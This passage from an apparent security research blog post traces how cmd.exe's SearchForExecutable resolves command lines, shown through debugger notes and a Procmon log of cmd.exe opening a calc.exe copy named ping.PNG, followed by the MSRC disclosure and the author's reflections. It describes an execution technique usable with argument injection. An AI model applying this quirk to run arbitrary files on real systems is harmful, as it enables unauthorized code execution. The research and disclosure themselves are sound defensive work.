
We can see that the double-quoted proper command line (after cmd.exe skips the preceding cmd.exe /c) along with its double quotes is held in RBX and R15. Also, the value on the top of the stack (right bottom corner) contains an address pointing at CheckSwitches - it's the saved RET. So we know this instance is called from CheckSwitches.

If we hit F9 again, we will run into the second instance of SearchForExecutable, but this time the command line string is held in RAX, RDI and R11, while the call originates from another function named ECWork:




This second instance resolves and returns the full path to ping.exe.

Below we can see the body of the ECWork function, with a call to SearchForExecutable (marked black). This is where the RIP was at when the screenshot was taken - right before the second call of SearchForExecutable:



Uh really? Interesting. I decided to have a look with Procmon in order to see what file names cmd.exe attempts to open with CreateFile:




So yes, the result confirmed opening a copy of calc.exe from the file literally named ping.PNG in the current working directory:

7:03:06.7059246 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS
7:03:06.7066169 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded	SUCCESS
7:03:06.7092513 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS
7:03:06.7094964 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS
7:03:14.1672472 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	NAME INVALID
7:03:14.1676053 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded	SUCCESS
7:03:14.1686331 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded	SUCCESS
7:03:14.1690342 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS
7:03:14.1937031 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS
7:03:14.1938933 PM	cmd.exe	10488	CreateFile	C:\Users\ewilded\ping.PNG	SUCCESS

Now, interestingly, I would not see any results with this Procmon filter (*Operation = CreateFile*) if I did not create the file first...

One would expect to see cmd.exe mindlessly calling CreateFile against nonexistent files with names being various mutations of the command line, with NAME NOT FOUND result - the usual way one would search for potential DLL side loading issues... But NOT in this case - cmd.exe actually checks whether such file exists before calling CreateFile, by calling QueryDirectory instead:

The traversal appears to be relative to a subdirectory of the current working directory (calc.exe is at c:\windows\system32\calc.exe):



"Or maybe this is just a result of a failed path traversal sanity check, only removing the first occurrence of ../?" - I kept wondering.

So I dug further into the SearchForExecutable function, also trying to find the answer why variants of the argument created by splitting it by spaces are considered and why the most-to-the-right one is chosen first when found.

I narrowed down the culprit code to the instructions within the SearchForExecutable function, between the call of mystrcspn at 14000ff64 and then the call of the FullPath function at 14001005b and exists_ex at 140010414:

The disclosure

Upon discovery I documented and reported this peculiarity to MSRC. After little less than six days the report was picked up and reviewed. About a week later Microsoft completed their assessment, concluding that this does not meet the bar for security servicing:

Thank you for contacting the Microsoft Security Response Center (MSRC). We appreciate the time taken to submit this assessment.

Upon investigation, we have determined that this submission does not meet the bar for security servicing.

In your POC, a program takes the IP address input from the user and runs the ping command on their behalf. It would be the responsibility of the program to validate the data it got from the user **before** using it in the command.

Thanks again for your submittal.

On one hand, I was a little disappointed that Microsoft would not address it and I was not getting the CVE in cmd.exe I have wanted for some time.

On the other hand, at least nothing's holding me back from sharing it already and hopefully it will be around for some time so we can play with it 😊 It's not a vulnerability, it's a technique 😊

I would like to thank Microsoft for making all of this possible - and for being nice enough to even offer me a review of this post! Which was completely unexpected, but obviously highly appreciated.

Some reflections

Researching stuff can sometimes appear to be a lonely and thankless journey, especially after days and weeks of seemingly fruitless dredging and sculpturing - but I realized this is just a short-sighted perception, whereas success is exclusively measured by the number of uncovered vulnerabilities/features/interesting behaviors (no point to argue about the terminology here 😊). In offensive security we rarely pay attention to the stuff we tried and failed, even though those failed attempts are equally important - as if we did not try, we would never know what's there (and risk false negatives). Curiosity and the need to know. And software is full of surprises.

Plus, simply dealing with a particular subject (like analyzing a given program/protocol/format) and gradually getting more and more familiar with it feeds our minds with new mental models, which makes us automatically come up with more and more ideas for potential bugs, scenarios and weird behaviors as we keep hacking. A journey through code accompanied by new inspirations, awarded with new knowledge and the peace of mind resulting from answering questions... sometimes ending with great satisfaction of a unique discovery.